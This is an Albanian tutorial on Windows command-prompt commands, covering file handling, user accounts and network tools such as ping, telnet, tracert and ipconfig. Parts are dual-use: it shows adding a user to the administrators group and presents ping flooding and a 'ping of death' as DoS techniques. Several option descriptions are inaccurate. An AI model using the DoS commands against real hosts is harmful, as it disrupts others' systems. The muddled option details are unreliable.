09/18/2006  02:43 PM                10 config.sys
11/02/2006  06:00 AM                <JUNCTION> Documents and Settings [C:\Users]
05/02/2009  10:39 PM                2,134,585,344 hiberfil.sys
05/02/2009  01:23 PM                 0 IO.SYS
05/02/2009  01:23 PM                 0 MSDOS.SYS
04/29/2009  10:52 AM                <DIR>      MSOCache
05/02/2009  10:39 PM                2,448,510,976 pagefile.sys
05/02/2009  05:31 PM                <DIR>      Program Files
05/02/2009  05:30 PM                <DIR>      ProgramData
05/03/2009  09:38 AM                <DIR>      System Volume Information
04/29/2009  10:57 PM                <DIR>      Users
05/02/2009  05:14 PM                <DIR>      Windows
               7 File(s)  4,583,097,378 bytes
               9 Dir(s)  17,562,722,304 bytes free
```

Vihet re folderi "Junction" I cili eshte nje folder I perbashket per te gjithë userat dhe ku vendosen dokumentat perkates.

Disa attribute te cilat mund tepermendim:

"D" per direktorite, "R" per Read-Only, "H" per Hidden, "A" per filat archive, "S" per filat sistem dhe "I" per filat jo me permbajtje indeks.

Nese dua te shoh te gjitha filat e fshehura duhet te shkruaje "dir /ah", nese dua te shoh te gjitha filat read-only atehere duhet te shkruaje "dir /ar" e keshtu me rradhe.

```
C:\>dir /as
Volume in drive C is R007 Dir3ct0ry
Volume Serial Number is FE33-CC1B

Directory of C:\

04/29/2009  10:59 PM    <DIR>          $Recycle.Bin
11/02/2006  06:00 AM    <JUNCTION>     Documents and Settings [C:\Users\
05/02/2009  10:39 PM      2,134,585,344 hiberfil.sys
05/02/2009  01:23 PM           0 IO.SYS
05/02/2009  01:23 PM           0 MSDOS.SYS
05/02/2009  10:39 PM      2,448,510,976 pagefile.sys
05/03/2009  09:38 AM    <DIR>          System Volume Information
               4 File(s)      4,583,096,320 bytes
               3 Dir(s)      17,555,492,864 bytes free
```

Te gjitha filat dhe folderat e mesiperm jane fila te sistemit operative, keto fila default jane te fshehura.

Komanda dir /b perdoret per te kryer operatione te ngjashme si komanda dir, por pa shfaqur informacione ne lidhje me folderat dhe filat prezent, si psh:

```
C:\>dir /b
.rnd
autoexec.bat
CBTLIB
config.sys
Program Files
Users
Windows
```

Komanda dir dhe dir /c I shfaq kapacitetin total te ndare ne pika psh 4.53.096.320 bytes , kurse nese perdorim opsionin dir /-c do te kemi 453096320 bytes dmth pa e ndare me pike

```
3 File(s)      1,058 bytes
4 Dir(s)      17,204,576,256 bytes free
```

```
3 File(s)      1058 bytes
4 Dir(s)      17204172480 bytes free
```

Komanda dir /d shfaq permbajtjen e direktorise sipas alfabetit

```
C:\>dir /d
Volume in drive C is R007 Dir3ct0ry
Volume Serial Number is FE33-CC1B

Directory of C:\

.rnd                [CBTLIB]                [Program Files] [Windows]
autoexec.bat        config.sys                [Users]
                    3 File(s)                1,058 bytes
                    4 Dir(s) 17,195,470,848 bytes free
```

Komanda dir /l do te shfaqe permbajtjen ne germa te vogla:

Komanda dir /o eshte shfaqja e permbajtjes sipas nje renditje. Renditja do te behet sipas ketyre kritereve :

n- emri

s-madhesia

e – prapashtesen

d- daten/oren

g- direktoria e pare e grupit

psh dir /os l rradhit filat sipas madhesis brenda nje direktorie

Komanda dir /p shfaq permbajtjen e filave brenda direktorise faqe per faqe. Kjo behet per te shfaqur ne menyre sa me komode direktorite dhe filat.

Komanda dir /q shfaq pronesine e filave, si ne ekran:

```
C:\>dir /Q
Volume in drive C is R007 Dir3ct0ry
Volume Serial Number is FE33-CC1B

Directory of C:\

05/02/2009  05:11 PM                1,024 BUILTIN\Administrators .rnd
09/18/2006  02:43 PM                24 BUILTIN\Administrators autoexec.bat
05/02/2009  05:40 PM                <DIR> BUILTIN\Administrators CBTLIB
09/18/2006  02:43 PM                10 BUILTIN\Administrators config.sys
05/03/2009  08:51 PM                <DIR> NT SERVICE\TrustedInstaProgram Files
04/29/2009  10:57 PM                <DIR> BUILTIN\Administrators Users
05/02/2009  05:14 PM                <DIR> NT SERVICE\TrustedInstaWindows
                    3 File(s)                1,058 bytes
                    4 Dir(s) 17,180,028,928 bytes free
```


Komanda `dir /s` operon si komanda `tree`, por ne krahasim me te jep me shume informacion ne lidhje me filat dhe nenfolderat.

Komanda `dir /t` jep disa informacione ne lidhje me logimin e files. Kjo komande mund te perdoret me opsione te kombinuara si:

`Dir /tc` – qe tregon se kur eshte krijuar per here te fundit fila

`Dir /ta` – qe tregon se kur eshte aksesuar fila per here te fundit

`Dir /tw` - qe tregon se kur eshte modifikuar fila per here te fundit.

Komanda `dir /w` jep te njejten rezultat si me siper, vecse e jep ne pamje te nje liste te gjere

Komanda `dir /x` perdoret per te shfaqur ne forme te shkurtuar emrat e filave te gjate (Fila apo direktorite qe nuk jane 8.3 karaktere te gjate, ku 8 eshte numri i karaktereve te emrit dhe 3 eshte ai i prapashiteses. Psh” Program Files” mund te perdoret shkurt “PROGRA~1”

Komanda `dir /4` qe perdoret per te shfaqur vitin ne formatin prej 4 numrash. Gjithsesi komanda `dir` e shfaq vitin ne kete format dhe pa kete opsion.

Komanda Mkdir:

Kjo komande sic e pame dhe ne shembullin e mesiperme sherben per te krijuar nje direktori te re, psh `mkdir igli`, kjo sherben per te krijuar direktorine perkatese

Komanda Rmdir:

Kjo komande sherben per te fshire direktorite boshe. Opsionet e saj jane `rmdir` ose `rm /s` qe fshin te gjitha filat dhe direktorite brenda direktorise dhe `rm /q` e cila fshin direktorite pa konfirmimin e perdoruesit

Chdir (Change Directory)

Kjo komande sherben per te ndryshuar direktorine e punes. Mund te perdoret dhe ne formen e thjeshte `cd`. `Chdir` nuk ka opsione, si psh:

```
C:\>chdir
C:\
C:\>chdir C:\windows
C:\Windows>
```

Komanda Ren:

Kjo komande perdoret per te riemertuar nje file apo nje direktori. Kujdes kur kemi nje file duhet te kemi parasysh dhe prapashtesen, te cilen po deshem mund ta ndryshojme. Psh per ta ndryshuar direktorine "admin" ne "administrator" shenojme:

```
C:\>Rename admin administrator
```

Replace

Komanda e mesiperme eshte e njejte me operacionet copy dhe paste. Psh per te kaluar filen a.txt brenda direktorise a ne direktorine b do te kemi:

```
C:\>replace G:\a\*.txt G:\b /A
Adding C:\b\*.txt
```

Opsioni /a krijon nje kopje te files a.txt te direktorise a ne direktorine b (Pra jo zhvendosje si ne rastin e mesiperm)

Komutuesi /p kerkon konfirmim per transferim e nje fila nga perdoruesi.

Komutuesi /r sherben per transferimin e filave vetem te lexueshme

Komutuesi /s sherben per te transferuar nje file ne te gjitha nendirektorite e nje direktorie nga nje vend ne tjetrin. Ky opsion mund te perdoret I kombinuar me opsionin /a

Opsioni /w sherben per te bere transferimin nga nje disk. Kur perdoret ky opsion komanda do te pres deri sa te futet disku ne kompjuter.

Opsioni /u perdoret per tu bashkengjitur nje file te vjeter e cila duhet updatuar me pas te transferohet

Komanda Copy:

Kjo komande sherben per te kopjuar nje ose me shume fila nga nje vend ne nje tjetet. Kjo komande mund te perdoret vetem te filat, dmth jo ne kopjimin e direktorive.

```
C:\>copy C:\a C:\b
C:\a\*.txt
      1 file(s) copied.
```

Kjo do te kopjoje filen a.txt brenda direktorise a ne direktorine b

Opsionet e saj jane

/a perdoret per te kopjuar vetem filat ASCII

/b perdoret per te kopjuar vetem filat binare

/d perdoret per ta bere folderin destinacion te dekriptuar

/v teston nese fila e kopjuar eshte shkruar korrektesisht apo jo

/n perdoret per te kopjuar fila te gjata (me te medha se formati 8.3) duke perdorur shkurtime

/y eleminon opsionin e konfirmimit nga perdoruesi

/-y eshte e kunderta e /y, ku kerkohet konfirmim per cdo file qe kopjohet

/z sherben per te kopjuar filat nga rrjeti

Komanden xcopy:

Kjo komande sherben per te kopjuar, direktorite, strukturat e direktorive, kopjon fila te modifikuara ne ose pas nje date perkatese etj. Kjo komande ka shume opsione:

/a sherben per te kopjuar filat me atributin archive, pa e modifikuar kete atribut. Afersisht te njejten gje ben dhe /m

/d sherben per te kopjuar filat qe jane modifikuar pas nje date perkatese. Ky opsion ka disa parametra per te percaktuar daten, muajin dhe vitin. Format mund te jete: ' /d:m-d-y'. Nese nuk eshte percaktuar ndonje date, atehere do te kopjohet vetem filat e modifikuara nga momenti i fundit i kopjimit

/exclude perdoret per te perjashtuar nje kopjim filash te caktuar, psh nese nuk dua te kopjoj filat .bmp do te shkruaje:

```
C:\>xcopy /exclude:.bmp Images IMG
```

Komutuesi /p kerkon konfirmim per te krijuar filen destinacion

Komutuesi /s kopjon te gjitha direktorite dhe nendirektorite me perjashtim te atyre boshe

Komutuesi /e eshte e kunderta e /s, pasi kopjon te gjitha direktorite, madje dhe kur jane boshe

/v perdoret per te verifikuar korrektesine e kopjimit te filave.

/c sherben per te vazhduar kopjimin pavaresisht ndonje gabimi gjate ekzekutimit

/I sherben per te bere kopjimin dhe nese direktoria destinacion nuk ekziston

/q nuk do te na shfaq emrat e filave gjate kopjimit

/f shfaq emrin e plote te burimit dhe destinacionit gjate kopjimit

/l perdoret per te shfaqur filat qe supozohen te kopjohen

/g sherben per te kopjuar filat e enkriptuara ne nje destinacion qe nuk e suporton enkriptimin

/h sherben per te kopjuar filat e fshehura apo sistem

/r sherben per te kopjuar filat vetem te lexueshme. Ky opsion ndihmon ne modifikimin e virusit burim autorun.inf, duke e detyruar te shkruhet ne nje file read-only

/t perdoret per te krijuar nje strukture direktorie, por nuk kopjon fila dhe nuk perfshin ne te direktorite boshe

/u sherben per te kopjuar filat qe jane aktualisht rezidente ne destinacion

/k kopjon filat me te gjitha atributet e veta, pra pa bere nje rivendosje te attributeve.

/n sherben per te kopjuar filat te shkruar me format te shkurter

/o kopjon vetem filat e userit te loguar si dhe informacionin e listes se aksesit te kontrollit. Kjo do te beje qe siguria te jete e njejte nese kopjohet brenda te njejt HDD.

/x eshte njesoj si /o vecse kopjon parametrat e kontrollit "audit settings"

/y, /-y dhe /z eshte njesoj sic thame dhe per filat

/b kopjon simbolik link (shortcut) ne vend te burimit.

Komanda del:

Kjo komande sherben per te fshire fila (jo direktori) e ngjashme me komanden erase. Nese duam te fshijme te gjitha filat qe ndodhen brenda direktorise junk atehere:

```
C:\>del junk
C:\junk\*, Are you sure (Y/N)? y
```

/f detyron te fshije dhe filat read only

/s sherben per te fshire te gjitha filat madje dhe neper nendirektori

/q fshirja e filave pa konfirmim

Atributet e filave mund te jene:

R- Read only (vetem te lexueshme), S per filat sistem, H per filat e fshehura, A per filat archive, I per filat qe nuk permbajne fila indeks. Kur keto parametra kane parashtesen “-” (pa thonjezat dyshe) do te injorohen atributet perkatese.

Komanda Pushd:

Kjo komande perdoret per te futur direktorine e punes apo direktori perkatese ne stak dhe ta kujtojme deri sa te dale nga staku. Psh nese dua te fus ne stak c:\windows\system32 do te keme:

```
C:\>pushd C:\windows\system32
C:\Windows\System32>
```

Kur ekzekutojme kete komande, nuk do te mbaje mend vetem path-n, por do te ndryshoje pathin ne direktorine perkatese

Popd:

Perdoret per te dale nga staku ku kemi lokalizuar direktorine. Kjo komande jo vetem pastron stakun, por kthehet ne direktorine, para se te perdorej pushd

```
C:\>pushd C:\windows\system32
C:\Windows\System32>popd
C:\>
```

Komanda move:

Kjo komande eshte e njejte si “cut” e cila do te zhvendos teresisht filen perkatese nga burim ne destinacion pa lene nje kopje ne direktorine burim

```
C:\>move C:\a\ a.txt C:\b
1 file(s) moved.
```

Ketu mund te perdoren opsionet /y dhe /-y si te komandat copy dhe xcopy

Komandat per zgjidhjen e problemeve ne rrjet

Net:

Kjo komande eshte perdorur per problemet ne rrjetat lokale dhe ato remote dhe ofron shume karakteristika. Kjo ofron 21 nenkomanda te ndryshme dhe secila ka opsionet e veta. Per te pare nenkomandat e komandes “net”, mjafton te perdorim komanden “net ? “ .

```
C:\>net
The syntax of this command is:

NET [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
      HELPMMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION |
      SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW ]
```

Le te diskutojme fillimisht per operacionet qe ofron kjo komande, me pas te kalojme ne nivel tjetër.

Komanda net kur perdoret me nenkomanden user do te sherbeje per krijimin, vendosjen apo fshirjen ne nje llogari ekzistuese apo te re. Komanda e meposhteme perdoret per te shfaqur te gjithe perdoruesit ne nje makine:

```
C:\>net users
User accounts for \\C4WL3R5-B0X

-----
__vmware_user__      Administrator      Cyb3rcr4wl3r
Guest                HelpAssistant    SUPPORT_388945a0
The command completed successfully.
```

Sic shikohet ne kompjuterin tone jane te instaluar 6 perdorues, perkatesisht ‘administrator’ , ‘cyb3rcr4wl3r’ , ‘__vmware_user__’ , ‘HelpAssistant’ , ‘Support_388945a0’ dhe ‘guest’. Perdoruesi administrator me te drejtat te plota krijohet default sa here qe instalohet sistemi windows, sikurse dhe Guest po qe nuk ka te njejtat privilegje

Per te krijuar nje perdorues te ri duhet te shtypim net add. Psh per te krijuar nje perdorues me emrin igli dhe me password ola do te kemi:

```
C:\>net users igli ola/add
```

The command completely successfully

Perdoruesi I ri I krijuar ka te drejtat user, dmth te limituara.

Per te ndryshuar passwordin do te shkruaje:

*C:\>net users igli **

Type a password for the user:

Retype the password to confirm:

The command completed successfully.

Per te fshire nje perdorues do te perdorim:

C:\>net users igli /delete

The command completed successfully.


Kjo komande do te sherbeje per te fshire te gjithë perdoruesit me te drejta te barabarte ose me te ulet se ai ku jeni loguar si dhe userit qe jeni loguar.

Komutuesi /times sherben per te caktuar kohen se ku duhet te logoheni. Nese ajo ka opsionin all do te thote se mund te logoheni kur te deshironi.

C:\>net users admin /times:all


The command completed successfully.

Nese duam te shohim informacione rreth nje perdoruesi mund te shtypim “net user” dhe me pas emrin e perdoruesit (llogarise) si psh:



```
Administrator: C:\Windows\system32\cmd.exe
C:\>net users admin
User name                admin
Full Name
Comment
User's comment
Country code             000 <System Default>
Account active            Yes
Account expires           Never
Password last set         5/14/2009 11:28:59 AM
Password expires          6/25/2009 11:28:59 AM
Password changeable       5/14/2009 11:28:59 AM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                Never
Logon hours allowed       All
Local Group Memberships   *Users
Global Group memberships  *None
The command completed successfully.
```

Per te krijuar nje perdorues te ri me te drejta administrator atehere mund te perdorim nenkomanden “localgroup”, si me poshte:




```
Administrator: C:\Windows\system32\cmd.exe
C:\>net users moderator /add
The command completed successfully.

C:\>net localgroup administrators moderator /add
The command completed successfully.
```

Pra fillimisht krijojme perdoruesin me emrin moderator dhe me pas me nenkomanden “localgroup” I japim te drejten administrator.

Nese shtypim vetem komanden “net localgroup” pa perdorur ndonje komutues , do te na shfaqe te gjithë grupet dhe mund te shtojme perdorues perkates te secili grup:



```
Administrator: C:\Windows\system32\cmd.exe
C:\>net localgroup
Aliases for \\CYB3RCR4WL3R-PC
-----
*Administrators
*Backup Operators
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Replicator
*Users
The command completed successfully.
C:\>
```

Per te shtuar komente ne lidhje me grupin qe kemi shtuar do te perdorim opsionin /comment. Keshtu per te shtuar komentin “Moderator user group” ne grupin “moderator”

```
C:\>net localgroup Moderator /add /comment:"Moderator user Group"
The command completed successfully
```

Opsioni /domain sherben per te shtuar nje perdorues grup ne nje domain

Opsioni /delete sherben per te fshire perdoruesin nga grupi. Kjo komande do te fshije grupin “moderator”

```
C:\>net localgroup Moderator /delete
The command completed successfully.
```

Komanda “net” kur perdoret e shoqeruar me nenkomanden “view” shfaq hostname-it (emrat e kompjuterave) te lidhur ne nje rrjet.

```
C:\>net view
```

There are no entries in the list.

Kjo tregon se kompjuteri jone nuk eshte i lidhur ne rrjet. Ne rast te kunder do te kishim kete pamje:

```

\\07AD14
\\46454D74D686458
\\8743-8AAB174CC8
\\ABC
\\ABC-6824A17B563
\\ACER
\\ADMIN
\\ADMIN-4C30B93F0
\\ADMIN-B9A027903
\\ADMIN-F30C6E902
\\ADMIN-PC
\\ADMINISTRATOR
\\AGMION-A81536538
\\ALLAN-
\\ANANDRAJ
\\AMEESH-PC
\\APPY-LEUCOM2R05
\\ARUL
\\ARVIND
\\BAGAVATHY
\\BALA-PC
\\BALARATHI
\\BHARATH-PC
\\BLACKY
\\COMET-PC
\\COMFYHOME

```

Bharath Computer
Blacky

Kjo komande kur perdoret me opcionin /cache do te shfaq informacionet cache ne host

Kur perdoret me /all shfaq te gjithë kompjuterat ne rrjet pavaresisht nese jane online apo offline (Te lidhur ose jo).

Komanda net time perdoret per te shfaqur oren e serverit

Komanda net start sherben per te filluar sherbimet e suportuar ne kompjuter. Nese nuk I dime sherbimet ne kompjuterin perkates atehere shtypim “services.msc” ne kutine e dialogut “run” ose mund ti shikojme ne komanden e konsoles

Psh per te nisur sherbimin “printer spooler” ne kompjuter:

C:\>net start spooler

The Print Spooler service is starting.

The Print Spooler service was started successfully.

Nese ky sherbim eshte duke u ekzekutuar do te marrim nje mesazh gabimi:

C:\>net start spooler

The requested service has already been started

Komanda Ping:

Komanda Ping është shkurtimi i “Packet Inter Net Gopher” dhe përdoret për të testuar lidhjet midis dy hosteve në një rrjet. Kjo komandë mund të përdoret dhe për testimin e kartës së rrjetit, p.sh. duke pinguar vetë IP e hostit ose loopback-un i cili për një makinë lokale është 127.0.0.1, si më poshtë:

```
C:\>ping 127.0.0.1
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Kur ekzekutohet komanda kompjuteri do të dërgojë kërkesat ICMP në një makinë përkatëse në rrjet. Nëse arrihet destinacioni do të merret mesazhi reply i shoqëruar nga IP destinacion, numri i byteve të marra (paketa e marrjes që i perket konfirmimit), koha e përgjigjes së dhe koha maksimale (TTL ose Time to Live). Përgjithsisht merren 4 paketa përgjigjesh.

Kjo komandë ka komutuesit e vete:

Opsioni -t bën ping dhe në ekran do të na shfaqen jo më katër paketa përgjigjesh por më shumë se atë. Filozofia e dërgimit të paketave pambarrim do të quhet “Flooding” dhe është një nga teknikat që përdorin hakerat e ndryshëm (të quajtur Packet Monkey) duke shkaktuar sulmet të quajtura DoS (Denial of Service).

Opsioni -a shërben për të rezervuar adresën IP në hostname-in ekuivalent.

Opsioni -n shërben për të caktuar numrin e nevojshëm të paketave drejt makines destinacion p.sh:

```
C:\>ping -n 2 10.199.64.66
```

Opsioni -l përdoret për të përcaktuar madhësinë e paketës ICMP, ku si default paketa është 32 byte. Kjo paketa mund të reduktohet ose të zmadhohet deri në 65 535 KB

Pingu l vdekjes

Do te jete ne ate rast kur paketa e derguar nga nje makine drejt nje tjetre do te jete me e madhe se 65535 KB, qe do te coje ne bllokimin, rebootimin , apo ne te ashtuquajturen “sulm DoS”.\

```
C:\>ping -l 65500 10.199.64.65
```

Teorikisht mund ta caktojme madhesine e paketes sa te deshirojme por praktikisht sistemi nuk e lejon paketen me madhesi me te madhe se 65500.

Opsioni -f sherben per te treguar komanden ping, jo per ta ndare ate.

Opsioni -l perdoret per te caktuar TTL (Time to live) dmth kohen e jetes se paketes. Cdo sistem operativ ka TTL e vet, psh per windows XP vlera default e TTL eshte 128.

Opsioni -v perdoret per te vendosur tipin e sherbimit (ToS)

Opsioni -s perdoret per te caktuar kohen per cdo hop.

Opsionet -j dhe -k jane pothuajse te ngjashem me njeri tjetrin dhe kane si qellim te humbin gjurmet e burimit te paketave kur jepet me nje “hostlist” ne nje file tekst. Per me teper -k do te detyroje paketat te kalojne permes hostit perkates ne list. Te dyja keto komanda ndihmojne ne testimin e ruterave apo pajisjeve te tjera te rrjetit.

```
C:\>ping -j hostfile.txt 10.199.64.70
```

Komutuesi -w perdoret per te caktuar kohen e pritjes ne pergjigjen echo per te arritur makinen burim.

Telnet:

Kjo komande sherben per tu lidhur ne distance me nje host duke perdorur emrin ose adresen IP. Psh nese dua te lidhem ne distance me nje host me emrin “production-server” atehere:

```
C:\>telnet production-server
```

Default kjo komande ekzekutohet ne porten 23. Kur shtypim kete komande do te na kerkohet autentikimi username dhe password, dhe vetem pas saj ne jemi ne makinen ne distance.

Opsionet e kesaj komande jane:

-a , telnet do te kerkoje automatikisht te logohet ne makinën remote.

-f perdoret per te percaktuar logimin e klientit, keshtu qe do te logoje te gjitha lidhjet e sukseshme, apo te deshtuara.

-l perdoret per te loguar ne makinat ne distance duke perdorur credencialet e perdoruesit lokal

-t perdoret per te caktuar tipin e terminalit. Disa tipa jane: vt100, vt52, ansi dhe vtnt

Telnet mund te perdoret per tu lidhur me nje porte tjeter, psh nese dua te lidhem me porten FTP duke perdorur telnet, duhet te percaktoje numrin e portes 21 dhe te ekzekutoje komanden e meposhteme:

```
C:\>telnet 10.199.64.66 21
```

Tlntadmn:

Komanda tlntadmn perdoret per te administruar sesionin remote, te kryer nga komanda “telnet”. Kur ekzekutohet kjo komande pa ndonje nenkomande dhe pa ndonje komutues do te na shfaqet konfigurimi korrent i bere nga komanda telnet.

```
tlntadmn [emri kompjuterit] [opsionet] start | stop | pause | continue| -s | -k | -m | config config_options
```

Kjo komande ndihmon ne nderprerjen dhe ne nisjen e nje lidhje te re remote, bllokimin e perkohshem te lidhjes, monitorimin apo dergimin e mesazheve remote duke perdorur nenkomandat dhe opsionet.

Nese dua te krijoj nje lidhje ne distance me nje kompjuter ne distance qe pranon nje lidhje telnet atehere:

```
C:\>tlntadmn LAB_Serv1 Lab_Admin Adm1n4Lab3 start
```

Kjo komande do te krijojë nje lidhje ne distance me kompjuterin “LAB_Serv1”, duke perdorur username: “Lab_Admin” dhe password: “Adm1n4Lab3”

Nese perdorim komanden:

```
tlntadmn //emri_i_kompjuterit -u -p start | stop | pause | continue | -s | -k | -m | config config_options
```

Ku opsioni –s perdoret per te listuar informacionin rreth sesionit, -k perdoret per te perfunduar nje sesion perkates, -m perdoret per te derguar nje mesazh ne nje sesion perkates.

Nenkomanda “config” perdoret per te konfiguruar parametrat e telnet.

-u dhe –p eshte per percaktimin e username dhe password.

Per nenkomanden config ka keto opsione:

dom = domain	Vendos domain default per emrat e perdoruesit
ctrlakeymap = yes no	Vendos mapping te celesi ALT
timeout = hh:mm:ss	Vendos kohen per sesion bosh
timeoutactive = yes no	Aktivizo kohen per sesionin bosh
maxfail = attempts	Vendos maksimumin e numrit te logimeve ne hyrje
maxconn = connections	Vendos numrin maksimal te lidhjeve
port = number	Vendos porten telnet
sec = [+/-]NTLM [+/-]passwd	Vendos mekanizmin e autentikimit
mode = console stream	Vendos moden e operimit

Default porta e telnet eshte 23, por ky numer mund te ndryshohet.

Tracert:

Kjo komande eshte shkurtimi i “trace route”. Kjo komande perdoret per te gjurmuar pathin ne nje host ne distance. Psh per te gjurmuar rrugen e linkut www.google.com me 30 hope do te kemi:

```
C:\>tracert www.google.com
Tracing route to www.l.google.com [209.85.153.104]
over a maximum of 30 hops:
 1 1408 ms 687 ms 383 ms 192.168.50.253
 2 * * 952 ms 192.168.2.11
 3 * * * Request timed out
 4 2421 ms 986 ms 423 ms 10.168.25.33
 5 * 936 ms 329 ms Request timed out
 6 3240 ms 1002 ms 653 ms 203.16.35.210
 7 325 ms 430 ms 278 ms im-in-f104.google.com [209.85.153.104]
```

Ne shembullin e mesiperme do te shohim se per te arritur ne www.google.com kerkojne 7 hope. Shenja ‘*’ mund te shfaqe nderprerjen e lidhjes per shkak te trafikut te madh, ngarkimin e serverit, ose bllokimit te paketave nga firewall.

Opsioni -d perdoret per te treguar komanden telnet, dmth jo per te rezervuar adresen IP te hostit.

Sic e thame default tracert gjurmon deri ne 30 hope, por duke perdorur opsionin -h manualisht mund te percaktojme numrin e hopeve. Psh ne shembullin e meposhtem e kemi reduktuar numrin e hopeve nga 30 ne 5 hope.

```
C:\>tracert -h 10 www.w3cert.com
Tracing route to w3cert.com [208.76.245.162]
```

over a maximum of 10 hops:

Kjo do te thote se site www.w3cert.com kerkon 10 hope per tu arritur.

Opsioni -j sikurse dhe te ping do te gjurmoje rruget e deklaruar ne filen tekst:

C:\>tracert -j host-file.txt

Opsioni -w perdoret per te caktuar kohen e pritjes per cdo pergjigje dhe kjo mund te percaktohet ne milisekonda.

Komanda IPconfig:

Kjo komande perdoret per te verifikuar konfigurimin e rrjetit, si psh numrin e kartave aktive te rrjetit, adresat IP, adresat MAC, Subnet Masken, Porten etj. Kur kjo komande ekzekutohet me vete, do te shfaqe informacione te tilla si: adresen IP, subnet mask, default gateway (porten) si me poshte:

C:\>ipconfig

Windows IP Configuration

PPP adapter ZTE-EVDO:

Connection-specific DNS Suffix . :

IP Address. : 10.2.44.227

Subnet Mask : 255.255.255.255

Default Gateway : 10.1.44.227

Kur kjo komande perdoret se bashku me opsionin /all ajo do te shfaqe hollesite e pershkrimet te konfigurimit te rrjetit duke perfshire adresat MAC, statusin e konfigurimit proxy etj.

Opsioni /release sherben per te rifreskuar adresat korrente IP.

Opsioni /renew sherben per te marre adresat e reja IP, nese keto IP jane te lidhura me nje server ne te cilin eshte konfiguruar sistemi DHCP (Sistem I cili sherben per dhenien e adresave IP ne menyre automatike)

Opsion /flushdns sherben per te fshire DNS e ruajtur ne cache.

Opsion /registerdns perdoret per te rifreskuar DHCP dhe per te rirregjistruar emrin DNS.

Opsioni /displaydns perdoret per te shfaqur cache-ne e DNS-se, eshte njesoj sikur te perdorim history file:

C:\>ipconfig /displaydns

Windows IP Configuration

sn108w.snt108.mail.live.com

Record Name : sn108w.snt108.mail.live.com

Record Type : 5

Time To Live : 2742

Data Length : 4
Section : Answer
CNAME Record : snt108w.mail.live.com.akadns.net
